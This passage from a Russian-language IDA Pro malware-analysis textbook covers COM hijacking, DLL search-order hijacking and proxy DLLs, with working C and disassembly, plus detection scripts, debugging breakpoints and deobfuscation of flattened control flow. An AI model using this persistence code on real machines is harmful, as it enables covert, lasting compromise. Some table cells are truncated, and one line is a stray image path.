.text:00414060 120                 push    offset aThreadingModel  ; "ThreadingModel"
.text:00414065 124                 push    [ebp+var_hKey]
.text:00414068 128                 call    ds:RegSetValueExA
.text:0041406E 110
.text:0041406E 110                 push    [ebp+var_hKey]
.text:00414071 114                 call    ds:RegCloseKey
.text:00414077 110
.text:00414077 110                 mov     eax, 1
.text:0041407C 110                 leave
.text:0041407D 000                 retn
.text:0041407D     com_hijack_persist endp
```

Декомпилятор:

```c
// COM Hijacking Persistence
// MITRE ATT&CK: T1546.015 — Event Triggered Execution: COM Object Hijacking
BOOL com_hijack_persist()
{
    HKEY hKey;
    char dllPath[MAX_PATH];
    LONG result;

    GetModuleFileNameA(NULL, dllPath, MAX_PATH);

    // Создать ключ в HKCU — приоритет над HKLM при поиске COM-объектов
    // CLSID {BCDE0395-E52F-467C-8E3D-C4579291692E} = MMDeviceEnumerator
    // Загружается explorer.exe при каждом входе в систему
    result = RegCreateKeyExA(
        HKEY_CURRENT_USER,
        "Software\\Classes\\CLSID\\"
        "{BCDE0395-E52F-467C-8E3D-C4579291692E}\\InprocServer32",
        0, NULL, 0, KEY_SET_VALUE, NULL, &hKey, NULL
    );
    if (result != ERROR_SUCCESS)
        return FALSE;

    // Default value = путь к вредоносной DLL
    RegSetValueExA(hKey, NULL, 0, REG_SZ,
        (BYTE *)dllPath, strlen(dllPath) + 1);

    // ThreadingModel — необходимо для корректной загрузки
    RegSetValueExA(hKey, "ThreadingModel", 0, REG_SZ,
        (BYTE *)"Both", 5);

    RegCloseKey(hKey);
    return TRUE;
}
```

Принцип работы COM Hijacking:

```
Порядок поиска COM-объекта Windows:
─────────────────────────────────────

1. HKCU\Software\Classes\CLSID\{...}\InprocServer32   ← ЗДЕСЬ малварь
2. HKLM\Software\Classes\CLSID\{...}\InprocServer32   ← оригинальная DLL

Поскольку HKCU проверяется первым, Windows загрузит
вредоносную DLL вместо легитимной.

При входе пользователя → explorer.exe загружает COM-объект
→ загружается вредоносная DLL → выполнение кода малвари
```

Популярные CLSID для COM Hijacking:

```
{BCDE0395-E52F-467C-8E3D-C4579291692E}  — MMDeviceEnumerator (explorer.exe)
{00021401-0000-0000-C000-000000000046}  — ShellLink (multiple apps)
{F56F6FDD-AA9D-4618-A949-C1B91AF43B1A}  — TaskbarCom (explorer.exe)
{0A29FF9E-7F9C-4437-8B11-F424491E3931}  — (various apps)
```

22.2.5. DLL Search Order Hijacking

DLL Search Order Hijacking эксплуатирует порядок поиска DLL в Windows: если вредоносная DLL помещается в каталог приложения, она загружается вместо системной.

```
.text:00415000     dll_search_order_hijack proc near
.text:00415000
.text:00415000     var_targetDir   = byte ptr -210h
.text:00415000     var_dllDst      = byte ptr -108h
.text:00415000
.text:00415000 000                 push    ebp
.text:00415001 004                 mov     ebp, esp
.text:00415003 004                 sub     esp, 210h
.text:00415009 214
.text:00415009                  ;── Найти целевое приложение, уязвимое к DLL hijacking
.text:00415009                  ; Например, Microsoft OneDrive загружает cryptbase.dll
.text:00415009                  ; из своего каталога, который не требует прав администра
.text:00415009 214
.text:00415009                  ; Получить путь: %LOCALAPPDATA%\Microsoft\OneDrive
.text:00415009 214                 push    0                       ; dwFlags
.text:0041500B 218                 push    0                       ; hToken
.text:0041500D 21C                 lea     eax, [ebp+var_targetDir]
.text:00415010 21C                 push    eax                     ; pszPath
.text:00415011 220                 push    CSIDL_LOCAL_APPDATA     ; 0x1C
.text:00415013 224                 push    0                       ; hwndOwner
.text:00415015 228                 call    ds:SHGetFolderPathA
.text:0041501B 214
.text:0041501B                  ; Добавить подкаталог
.text:0041501B 214                 lea     eax, [ebp+var_targetDir]
.text:0041501E 214                 push    offset aOneDrivePath    ; "\\Microsoft\\One
.text:00415023 218                 push    eax
.text:00415024 21C                 call    _strcat
.text:00415029 21C                 add     esp, 8
.text:0041502C 214
.text:0041502C                  ;── Сформировать путь для подставной DLL ──
.text:0041502C 214                 lea     eax, [ebp+var_dllDst]
.text:0041502F 214                 lea     ecx, [ebp+var_targetDir]
.text:00415032 214                 push    offset aCryptbaseDll    ; "cryptbase.dll"
.text:00415037 218                 push    ecx                     ; target directory
.text:00415038 21C                 push    offset aFmtPath         ; "%s%s"
.text:0041503D 220                 push    eax                     ; destination buffe
.text:0041503E 224                 call    _sprintf
.text:00415043 224                 add     esp, 10h
.text:00415046 214
.text:00415046                  ;── Извлечь вредоносную DLL из ресурсов и записать ──
.text:00415046 214                 push    0                       ; hModule = current
.text:00415048 218                 push    RT_RCDATA               ; type = 10
.text:0041504A 21C                 push    101                     ; resource ID
.text:0041504F 220                 call    ds:FindResourceA
.text:00415055 214                 mov     esi, eax                ; hResource
.text:00415057 214
.text:00415057 214                 push    esi
.text:00415058 218                 push    0
.text:0041505A 21C                 call    ds:LoadResource
.text:00415060 214                 mov     edi, eax                ; pResource data
.text:00415062 214
.text:00415062 214                 push    esi
.text:00415063 218                 call    ds:SizeofResource
.text:00415069 214                 mov     ebx, eax                ; resource size
.text:0041506B 214
.text:0041506B                  ;── Записать DLL на диск ──
.text:0041506B 214                 push    0                       ; hTemplateFile
.text:0041506D 218                 push    FILE_ATTRIBUTE_HIDDEN   ; 0x02
.text:0041506F 21C                 push    CREATE_ALWAYS           ; 0x02
.text:00415071 220                 push    0                       ; lpSecurityAttribu
.text:00415073 224                 push    0                       ; dwShareMode
.text:00415075 228                 push    GENERIC_WRITE           ; 0x40000000
.text:0041507A 22C                 lea     eax, [ebp+var_dllDst]
.text:0041507D 22C                 push    eax                     ; lpFileName
.text:0041507E 230                 call    ds:CreateFileA
.text:00415084 214                 mov     esi, eax                ; hFile
.text:00415086 214
.text:00415086 214                 push    0                       ; lpOverlapped
.text:00415088 218                 lea     eax, [ebp-4]
.text:0041508B 218                 push    eax                     ; lpNumberOfBytesWr
.text:0041508C 21C                 push    ebx                     ; nNumberOfBytesToW
.text:0041508D 220                 push    edi                     ; lpBuffer (resourc
.text:0041508E 224                 push    esi                     ; hFile
.text:0041508F 228                 call    ds:WriteFile
.text:00415095 214
.text:00415095 214                 push    esi
.text:00415096 218                 call    ds:CloseHandle
```

```
.text:0041509C 214
.text:0041509C 214                 mov     eax, 1
.text:004150A1 214                 leave
.text:004150A2 000                 retn
.text:004150A2     dll_search_order_hijack endp
```

Декомпилятор:

```
// DLL Search Order Hijacking
// MITRE ATT&CK: T1574.001 — Hijack Execution Flow: DLL Search Order Hijacking
BOOL dll_search_order_hijack()
{
    char targetDir[MAX_PATH * 2];
    char dllDstPath[MAX_PATH];
    HRSRC hResource;
    HGLOBAL hResData;
    LPVOID pData;
    DWORD resSize;
    HANDLE hFile;
    DWORD written;

    // Целевое приложение: OneDrive (запускается при входе пользователя)
    // OneDrive загружает cryptbase.dll из своего каталога (DLL hijacking vuln)
    SHGetFolderPathA(NULL, CSIDL_LOCAL_APPDATA, NULL, 0, targetDir);
    strcat(targetDir, "\\Microsoft\\OneDrive\\");

    sprintf(dllDstPath, "%s%s", targetDir, "cryptbase.dll");

    // Извлечь вредоносную DLL из PE-ресурсов
    hResource = FindResourceA(NULL, MAKEINTRESOURCE(101), RT_RCDATA);
    hResData = LoadResource(NULL, hResource);
    pData = LockResource(hResData);
    resSize = SizeofResource(NULL, hResource);

    // Записать вредоносную DLL в каталог OneDrive
    hFile = CreateFileA(
        dllDstPath,
        GENERIC_WRITE,
        0, NULL,
        CREATE_ALWAYS,
        FILE_ATTRIBUTE_HIDDEN,  // скрыть файл
        NULL
    );

    WriteFile(hFile, pData, resSize, &written, NULL);
    CloseHandle(hFile);

    // Теперь при следующем запуске OneDrive загрузится вредоносная
    // cryptbase.dll вместо системной.

    return TRUE;
}
```

Порядок поиска DLL в Windows (стандартный, без SafeDllSearchMode):

```
1. Каталог, из которого загружено приложение     ← HIJACK HERE
2. Системный каталог (C:\Windows\System32)
3. 16-битный системный каталог (C:\Windows\System)
4. Каталог Windows (C:\Windows)
5. Текущий каталог
6. Каталоги из переменной PATH
```

Proxy DLL — сохранение функциональности:

Для того чтобы целевое приложение не "упало" при загрузке подменённой DLL, малварь часто реализует DLL-прокси, экспортирующую все оригинальные функции:

```
// Пример proxy DLL для cryptbase.dll
// Каждая функция перенаправляется к оригинальной DLL

#pragma comment(linker, "/export:SystemFunction036=real_cryptbase.SystemFunction036")
#pragma comment(linker, "/export:SystemFunction040=real_cryptbase.SystemFunction040")
#pragma comment(linker, "/export:SystemFunction041=real_cryptbase.SystemFunction041")

// DllMain — точка входа для вредоносного кода
BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID reserved)
{
    if (reason == DLL_PROCESS_ATTACH)
    {
        // Загрузить оригинальную DLL из System32
        LoadLibraryA("C:\\Windows\\System32\\cryptbase.dll");

        // Запустить вредоносный код в отдельном потоке
        CreateThread(NULL, 0, malicious_payload, NULL, 0, NULL);
    }
    return TRUE;
}
```

В IDA Pro подменённая DLL-прокси выглядит так в окне Exports:

```
═══════════════════════════════════════════════════════════════
Address      Ordinal  Name                    Forwarded To
═══════════════════════════════════════════════════════════════
10001000     1        DllMain                 ---
---          2        SystemFunction036       real_cryptbase.SystemFunction036
---          3        SystemFunction040       real_cryptbase.SystemFunction040
---          4        SystemFunction041       real_cryptbase.SystemFunction041
═══════════════════════════════════════════════════════════════
```

22.3. Сводная таблица техник и их идентификация в IDA

Техника	MITRE ID	Ключевые API	Признаки в IDA
CreateRemoteThread DLL Injection	T1055.001	OpenProcess VirtualAllocEx WriteProcessMemory GetProcAddress(LoadLibraryA) CreateRemoteThread	Последовательность: Open→Alloc→Write→ GetProcAddr(LoadLib)- CreateRemoteThread
Process Hollowing	T1055.012	CreateProcess(SUSPENDED) NtUnmapViewOfSection VirtualAllocEx(RWX) WriteProcessMemory SetThreadContext ResumeThread	CREATE_SUSPENDED (0x Парсинг PE-заголовко VirtualAllocEx(0x40) Set/GetThreadContext ResumeThread
APC Injection	T1055.004	OpenProcess VirtualAllocEx WriteProcessMemory CreateToolhelp32Snapshot OpenThread QueueUserAPC	CreateToolhelp32Snaps Thread32First/Next QueueUserAPC
Thread Hijacking	T1055.003	OpenProcess OpenThread SuspendThread VirtualAllocEx WriteProcessMemory Get/SetThreadContext ResumeThread	SuspendThread GetThreadContext Модификация ctx.Eip SetThreadContext ResumeThread
Registry Run Keys	T1547.001	RegOpenKeyExA RegSetValueExA RegCloseKey	Строка "CurrentVersi REG_SZ
Scheduled Task	T1053.005	ShellExecuteA (или COM ITaskService)	"schtasks /create" SW_HIDE
Service	T1543.003	OpenSCManagerA CreateServiceA StartServiceA	SERVICE_AUTO_START SERVICE_WIN32_OWN_PR
COM Hijacking	T1546.015	RegCreateKeyExA RegSetValueExA	Строка "CLSID\{...}\ InprocServer32" HKCU (приоритет над
DLL Search Order Hijacking	T1574.001	FindResourceA WriteFile CreateFileA	Запись DLL в каталог приложения Forwarded exports (прокси-DLL)

22.4. IDAPython: автоматическое обнаружение техник инъекции

```
# detect_injection_techniques.py
# Автоматическое обнаружение техник инъекции в IDA Pro

import idautils
import idc
import ida_name

# Наборы API для каждой техники
INJECTION_SIGNATURES = {
    "CreateRemoteThread DLL Injection (T1055.001)": {
        "required": ["OpenProcess", "VirtualAllocEx", "WriteProcessMemory",
                     "CreateRemoteThread"],
        "optional": ["GetProcAddress", "LoadLibraryA", "LoadLibraryW"]
    },
    "Process Hollowing (T1055.012)": {
        "required": ["CreateProcessA", "NtUnmapViewOfSection",
                     "WriteProcessMemory"],
        "optional": ["CreateProcessW", "VirtualAllocEx",
                     "GetThreadContext", "SetThreadContext", "ResumeThread"]
    },
    "APC Injection (T1055.004)": {
        "required": ["QueueUserAPC", "OpenThread"],
        "optional": ["VirtualAllocEx", "WriteProcessMemory",
                     "CreateToolhelp32Snapshot", "Thread32First"]
    },
    "Thread Hijacking (T1055.003)": {
        "required": ["SuspendThread", "SetThreadContext", "ResumeThread"],
        "optional": ["OpenThread", "GetThreadContext",
                     "VirtualAllocEx", "WriteProcessMemory"]
    }
}

PERSISTENCE_SIGNATURES = {
    "Registry Run Key (T1547.001)": {
        "required": ["RegSetValueExA"],
        "strings": ["CurrentVersion\\Run", "CurrentVersion\\RunOnce"]
    },
    "Scheduled Task (T1053.005)": {
        "strings": ["schtasks", "/create", "/tn"]
    },
    "Service Install (T1543.003)": {
        "required": ["OpenSCManagerA", "CreateServiceA"],
        "optional": ["StartServiceA"]
    },
    "COM Hijacking (T1546.015)": {
        "required": ["RegCreateKeyExA"],
        "strings": ["InprocServer32", "CLSID"]
    }
}

def find_imported_apis():
    """Собрать все импортированные API"""
    apis = set()
    for ea in idautils.Entries():
        name = ida_name.get_name(ea[2])
        if name:
            apis.add(name)

    # Также проверяем через импорты
    nimps = idaapi.get_import_module_qty()
    for i in range(nimps):
        def imp_cb(ea, name, ordinal):
            if name:
                apis.add(name)
            return True
        idaapi.enum_import_names(i, imp_cb)

    return apis

def detect_techniques():
    """Обнаружить техники инъекции и persistence"""
    apis = find_imported_apis()

    print("=" * 70)
```

```
    print("MALWARE TECHNIQUE DETECTION REPORT")
    print("=" * 70)

    # Проверка injection techniques
    print("\n[INJECTION TECHNIQUES]")
    for technique, signature in INJECTION_SIGNATURES.items():
        required = set(signature["required"])
        found_required = required.intersection(apis)
        optional = set(signature.get("optional", []))
        found_optional = optional.intersection(apis)

        if found_required == required:
            print(f"\n  [!!!] DETECTED: {technique}")
            print(f"        Required APIs found: {', '.join(found_required)}")
            if found_optional:
                print(f"        Optional APIs found: {', '.join(found_optional)}")

            # Найти xrefs для каждого API
            for api in found_required:
                for ea in idautils.Names():
                    if ea[1] == api or ea[1] == f"__{api}" or ea[1] == f"_{api}":
                        for xref in idautils.CodeRefsTo(ea[0], True):
                            func = idaapi.get_func(xref)
                            if func:
                                fname = ida_name.get_name(func.start_ea)
                                print(f"        → {api} called from {fname} "
                                      f"at 0x{xref:08X}")

    # Проверка persistence techniques
    print("\n[PERSISTENCE TECHNIQUES]")
    for technique, signature in PERSISTENCE_SIGNATURES.items():
        required = set(signature.get("required", []))
        found_required = required.intersection(apis) if required else required

        if not required or found_required == required:
            if "strings" in signature:
                # Проверяем наличие характерных строк
                found_any = False
                for s_pattern in signature["strings"]:
                    for s in idautils.Strings():
                        if s_pattern.lower() in str(s).lower():
                            found_any = True
                            break
                if found_any:
                    print(f"\n  [!!!] DETECTED: {technique}")
            elif found_required:
                print(f"\n  [!!!] DETECTED: {technique}")
                print(f"        APIs found: {', '.join(found_required)}")

    print("\n" + "=" * 70)
    print("Detection complete.")

# Запуск
detect_techniques()
```

Пример вывода:

```
======================================================================
MALWARE TECHNIQUE DETECTION REPORT
======================================================================

[INJECTION TECHNIQUES]

  [!!!] DETECTED: Process Hollowing (T1055.012)
        Required APIs found: CreateProcessA, NtUnmapViewOfSection, WriteProcessMemory
        Optional APIs found: VirtualAllocEx, GetThreadContext, SetThreadContext, Resume
        → CreateProcessA called from hollow_create_suspended at 0x00405232
        → NtUnmapViewOfSection called from hollow_unmap_and_write at 0x00405429
        → WriteProcessMemory called from hollow_unmap_and_write at 0x0040546B
        → SetThreadContext called from hollow_set_context_resume at 0x00405669
        → ResumeThread called from hollow_set_context_resume at 0x00405675

[PERSISTENCE TECHNIQUES]

  [!!!] DETECTED: Registry Run Key (T1547.001)
        APIs found: RegSetValueExA

  [!!!] DETECTED: Scheduled Task (T1053.005)

  [!!!] DETECTED: Service Install (T1543.003)
        APIs found: OpenSCManagerA, CreateServiceA

======================================================================
Detection complete.
```

22.5. Практические рекомендации по анализу техник малвари

22.5.1. Чек-лист анализа инъекции

При обнаружении подозрительных API-вызовов в IDA Pro следуйте этому порядку:

1. **Идентифицируйте технику** — по набору API определите тип инъекции
2. **Найдите целевой процесс** — какой процесс используется как контейнер (строки: svchost.exe, explorer.exe, etc.)
3. **Найдите полезную нагрузку** — что именно внедряется (DLL, шеллкод, PE)
4. **Определите источник payload** — из ресурсов PE, из сети, из файла, расшифровывается из данных
5. **Проанализируйте payload** — извлеките и загрузите в отдельный экземпляр IDA

22.5.2. Извлечение payload из ресурсов PE в IDA

```
# extract_pe_resource.py
# Извлечение подозрительных ресурсов из PE-файла

import idautils
import idc
import ida_bytes
import struct

def extract_resources():
    """Извлечь все RCDATA ресурсы с высокой энтропией"""
    import math

    def calc_entropy(data):
        if not data:
            return 0.0
        freq = [0] * 256
        for b in data:
            freq[b] += 1
        entropy = 0.0
        length = len(data)
        for f in freq:
            if f > 0:
                p = f / length
                entropy -= p * math.log2(p)
        return entropy

    # Найти секцию .rsrc
    seg = None
    for s in idautils.Segments():
        name = idc.get_segm_name(s)
        if name == ".rsrc":
            seg = s
            break

    if seg is None:
        print("[-] .rsrc section not found")
        return

    seg_end = idc.get_segm_end(seg)
    seg_size = seg_end - seg

    print(f"[+] .rsrc section: 0x{seg:08X} - 0x{seg_end:08X} ({seg_size} bytes)")

    # Прочитать данные секции ресурсов
    data = ida_bytes.get_bytes(seg, seg_size)
    entropy = calc_entropy(data)
    print(f"[+] Resource section entropy: {entropy:.2f}")

    if entropy > 6.0:
        print("[!] HIGH entropy — resource likely contains encrypted/packed payload")
        # Сохранить в файл для дальнейшего анализа
        output_path = idc.get_input_file_path() + ".rsrc_dump"
        with open(output_path, "wb") as f:
            f.write(data)
        print(f"[+] Resource dumped to: {output_path}")

extract_resources()
```

22.5.3. Отладка Process Hollowing в x64dbg

Для динамического анализа Process Hollowing — установите точки останова:

```
# Breakpoints для перехвата Process Hollowing в x64dbg

bp CreateProcessA           ; поймать создание suspended-процесса
bp CreateProcessW
bp NtUnmapViewOfSection     ; поймать unmap оригинального кода
bp VirtualAllocEx           ; поймать выделение памяти
bp WriteProcessMemory       ; поймать запись payload (ДАМП!)
bp SetThreadContext         ; поймать установку нового EP
bp ResumeThread             ; СТОП перед запуском — дампить целевой процесс

# На точке останова WriteProcessMemory:
# - 2-й аргумент (esp+8) = lpBaseAddress (куда пишет)
# - 3-й аргумент (esp+C) = lpBuffer (откуда берёт данные)
# - 4-й аргумент (esp+10) = nSize (размер данных)
# → Можно дампить буфер в файл: savedata "payload.bin", [esp+C], [esp+10]

# На точке останова ResumeThread:
# → Аттачимся к целевому процессу и дампим его память
```

22.6. Заключение

Анализ техник малвари в IDA Pro требует понимания как самих техник (injection, persistence, evasion), так и их представления в дизассемблированном коде. Ключевые навыки:

1. **Распознавание паттернов API-вызовов** — каждая техника имеет характерную последовательность вызовов WinAPI
2. **Понимание PE-формата** — Process Hollowing и DLL Injection требуют глубокого знания структуры PE
3. **Работа с декомпилятором** — Hex-Rays значительно ускоряет анализ, но дизассемблер даёт больше деталей (флаги, регистры, аргументы на стеке)
4. **Автоматизация через IDAPython** — скрипты для обнаружения техник и деобфускации экономят часы работы
5. **Документирование** — систематическая запись IoC, MITRE ATT&CK mapping и детальный отчёт — неотъемлемая часть профессионального анализа

   Комбинация статического анализа в IDA Pro и динамического анализа (ProcMon, API Monitor, x64dbg) даёт наиболее полную картину поведения вредоносного ПО.

Глава 23. Анализ обфускации и протекторов

Обфускация кода -- одна из основных стратегий защиты программного обеспечения от обратного анализа. Современные протекторы и обфускаторы используют целый арсенал техник: выравнивание потока управления, непрозрачные предикаты, вставку мёртвого кода, смешанную булеву арифметику и виртуализацию. В этой главе мы рассмотрим каждую из техник, научимся распознавать их в IDA Pro и напишем IDAPython-скрипты для автоматической деобфускации.

23.1. Control Flow Flattening (CFF)

23.1.1. Принцип работы

Control Flow Flattening (выравнивание потока управления) -- техника, при которой естественная вложенная структура управляющих конструкций заменяется на единственный цикл с диспетчером. Каждый базовый блок получает числовой идентификатор, а выбор следующего блока определяется переменной состояния.

Исходный код:

```
void original_function(int x) {
    int result = 0;
    if (x > 10) {
        result = x * 2;
    } else {
        result = x + 5;
    }
    printf("Result: %d\n", result);
}
```

После CFF-обфускации:


```
void flattened_function(int x) {
    int state = 0;        // начальное состояние
    int result = 0;

    while (1) {
        switch (state) {
            case 0:                     // инициализация
                result = 0;
                state = (x > 10) ? 1 : 2;
                break;
            case 1:                     // ветка if
                result = x * 2;
                state = 3;
                break;
            case 2:                     // ветка else
                result = x + 5;
                state = 3;
                break;
            case 3:                     // финал
                printf("Result: %d\n", result);
                return;
        }
    }
}
```

23.1.2. Распознавание CFF в IDA Pro

В графическом представлении IDA CFF имеет характерную «звёздную» структуру -- один центральный узел-диспетчер, соединённый со множеством блоков. Автоанализ IDA не восстанавливает вложенную структуру, и декомпилятор Hex-Rays генерирует нечитаемый `switch` внутри `while(1)`.

Типичная картина в IDA Graph View:



В дизассемблере диспетчерный блок выглядит так:

```
; ===== DISPATCHER =====
loc_dispatcher:
    mov     eax, [rbp+state_var]
    cmp     eax, 0
    jz      loc_block_0
    cmp     eax, 1
    jz      loc_block_1
    cmp     eax, 2
    jz      loc_block_2
    cmp     eax, 3
    jz      loc_block_3
    jmp     loc_exit

; ===== BLOCK 0: Init =====
loc_block_0:
    xor     ecx, ecx
    mov     [rbp+result], ecx
    cmp     [rbp+x], 0Ah
    jle     short .set_state_2
    mov     dword ptr [rbp+state_var], 1
    jmp     loc_dispatcher
.set_state_2:
    mov     dword ptr [rbp+state_var], 2
    jmp     loc_dispatcher

; ===== BLOCK 1: if-branch =====
loc_block_1:
    mov     eax, [rbp+x]
    shl     eax, 1
    mov     [rbp+result], eax
    mov     dword ptr [rbp+state_var], 3
    jmp     loc_dispatcher

; ===== BLOCK 2: else-branch =====
loc_block_2:
    mov     eax, [rbp+x]
    add     eax, 5
    mov     [rbp+result], eax
    mov     dword ptr [rbp+state_var], 3
    jmp     loc_dispatcher

; ===== BLOCK 3: Epilogue =====
loc_block_3:
    mov     edx, [rbp+result]
    lea     rcx, fmt_str        ; "Result: %d\n"
    call    printf
    jmp     loc_exit
```

23.1.3. Деобфускация CFF: восстановление CFG

Стратегия деобфускации состоит в том, чтобы восстановить прямые связи между блоками, минуя диспетчер. Алгоритм:

1. Найти переменную состояния (`state_var`).
2. Для каждого блока определить, какое значение `state_var` он устанавливает перед `jmp` к диспетчеру.
3. Найти блок-преемник по этому значению в таблице диспетчера.
4. Заменить `jmp dispatcher` на `jmp target_block`.
5. Удалить блок диспетчера (NOP-заполнение).

IDAPython-скрипт для полуавтоматической деобфускации CFF:

```python
import idaapi
import idautils
import idc

def find_dispatcher_blocks(func_ea):
    """
    Ищет CFF-диспетчер в функции.
    Диспетчер определяется как блок с максимальным числом исходящих рёбер.
    """
    func = idaapi.get_func(func_ea)
    if not func:
        return None

    flowchart = idaapi.FlowChart(func)
    max_succs = 0
    dispatcher = None

    for block in flowchart:
        succs = list(block.succs())
        if len(succs) > max_succs:
            max_succs = len(succs)
            dispatcher = block

    if max_succs < 4:
        print("[!] Не найден диспетчерный блок (макс. преемников: %d)" % max_succs)
        return None

    print("[+] Диспетчер: 0x%X, преемников: %d" % (dispatcher.start_ea, max_succs))
    return dispatcher


def extract_state_transitions(func_ea, dispatcher_ea):
    """
    Извлекает переходы состояний из всех блоков функции.
    Возвращает dict: { block_start_ea: [(state_value, jmp_addr), ...] }
    """
    func = idaapi.get_func(func_ea)
    flowchart = idaapi.FlowChart(func)
    transitions = {}

    for block in flowchart:
        if block.start_ea == dispatcher_ea:
            continue

        # Ищем паттерн: mov [rbp+state_var], <const>; jmp dispatcher
        ea = block.start_ea
        block_transitions = []

        while ea < block.end_ea:
            mnem = idc.print_insn_mnem(ea)

            if mnem == "mov":
                op0 = idc.get_operand_type(ea, 0)
                op1 = idc.get_operand_type(ea, 1)

                # mov [mem], imm  — запись константы в state_var
                if op0 == idc.o_displ and op1 == idc.o_imm:
                    state_val = idc.get_operand_value(ea, 1)
                    # Проверяем, что следующая инструкция — jmp к диспетчеру
                    next_ea = idc.next_head(ea, block.end_ea + 0x20)
                    if next_ea != idc.BADADDR:
                        next_mnem = idc.print_insn_mnem(next_ea)
                        if next_mnem in ("jmp", "jz", "jnz"):
                            target = idc.get_operand_value(next_ea, 0)
                            if target == dispatcher_ea:
                                block_transitions.append((state_val, ea))

            ea = idc.next_head(ea, block.end_ea + 0x20)

        if block_transitions:
            transitions[block.start_ea] = block_transitions

    return transitions


def build_dispatch_table(dispatcher_ea):
    """
```

```
    Парсит диспетчер и строит таблицу: state_value → target_block_ea.
    Поддерживает цепочки cmp/jz.
    """
    table = {}
    ea = dispatcher_ea

    for _ in range(200):  # ограничение итераций
        mnem = idc.print_insn_mnem(ea)

        if mnem == "cmp":
            state_val = idc.get_operand_value(ea, 1)
            next_ea = idc.next_head(ea)
            next_mnem = idc.print_insn_mnem(next_ea)

            if next_mnem in ("jz", "je"):
                target = idc.get_operand_value(next_ea, 0)
                table[state_val] = target
                print("  state %d → 0x%X" % (state_val, target))
                ea = idc.next_head(next_ea)
                continue

        if mnem in ("jmp", "ret", "retn"):
            break

        ea = idc.next_head(ea)
        if ea == idc.BADADDR:
            break

    return table


def deflat_cff(func_ea):
    """
    Основная процедура деобфускации CFF.
    Заменяет jmp dispatcher на jmp target_block.
    """
    dispatcher = find_dispatcher_blocks(func_ea)
    if not dispatcher:
        return

    disp_ea = dispatcher.start_ea
    print("[*] Строим таблицу диспетчера...")
    dispatch_table = build_dispatch_table(disp_ea)

    print("[*] Извлекаем переходы состояний...")
    transitions = extract_state_transitions(func_ea, disp_ea)

    patches = 0
    for block_ea, trans_list in transitions.items():
        for state_val, mov_ea in trans_list:
            if state_val in dispatch_table:
                target_ea = dispatch_table[state_val]
                # Находим jmp dispatcher после mov
                jmp_ea = idc.next_head(mov_ea)
                if idc.print_insn_mnem(jmp_ea) in ("jmp",):
                    # Патчим адрес перехода
                    # NOP'им mov state_var (необязательно — для чистоты)
                    print("  [PATCH] 0x%X: jmp 0x%X (state=%d)" %
                          (jmp_ea, target_ea, state_val))

                    # Вычисляем относительное смещение для JMP rel32
                    jmp_len = idc.get_item_size(jmp_ea)
                    rel_offset = target_ea - (jmp_ea + jmp_len)

                    if jmp_len == 5:  # E9 xx xx xx xx
                        idaapi.patch_byte(jmp_ea, 0xE9)
                        idaapi.patch_dword(jmp_ea + 1, rel_offset & 0xFFFFFFFF)
                        patches += 1
                    elif jmp_len == 2:  # EB xx (short jmp)
                        if -128 <= rel_offset <= 127:
                            idaapi.patch_byte(jmp_ea, 0xEB)
                            idaapi.patch_byte(jmp_ea + 1, rel_offset & 0xFF)
                            patches += 1
                        else:
                            print("    [!] Short jmp не вмещает offset, пропуск")

    print("[+] Применено патчей: %d" % patches)
    print("[*] Перезапустите анализ: Edit → Functions → Reanalyze")
```

```
# Использование:
# deflat_cff(here())
```

23.2. Opaque Predicates (непрозрачные предикаты)

23.2.1. Определение

Непрозрачный предикат — условное выражение, результат которого заранее известен обфускатору, но не очевиден анализирующему. Обфускатор вставляет ложные ветвления: одна ветка содержит реальный код, другая — мусор или другой «мёртвый» путь.
Классические формулы непрозрачных предикатов:

```
# Всегда истинно (opaque TRUE):
x² ≥ 0                          # для любого целого x
x * (x + 1) % 2 == 0            # произведение последовательных — всегда чётное
7 * y² - 1 ≠ x²                 # уравнение Пелля — нет целых решений

# Всегда ложно (opaque FALSE):
x² + x + 7 == 0                 # дискриминант < 0 для целых
x & (x - 1) == x && x ≠ 0       # для степеней двойки: всегда 0, но не == x
```

23.2.2. Примеры в дизассемблере

Типичный непрозрачный предикат x*(x+1) % 2 == 0 (всегда TRUE):

```
; Opaque predicate: always TRUE
    mov     eax, [rbp+var_local]    ; произвольная локальная переменная
    lea     ecx, [eax+1]            ; ecx = x + 1
    imul    eax, ecx                ; eax = x * (x + 1)
    and     eax, 1                  ; eax = eax % 2
    test    eax, eax
    jnz     loc_dead_code           ; ⟵ НИКОГДА не выполняется

    ; ═══ Реальный код ═══
    mov     rcx, [rbp+handle]
    call    CloseHandle
    jmp     loc_continue

loc_dead_code:
    ; Мусорный код — для запутывания аналитика
    xor     eax, eax
    div     eax                     ; деление на 0 (crash)
    ud2                             ; undefined instruction
```

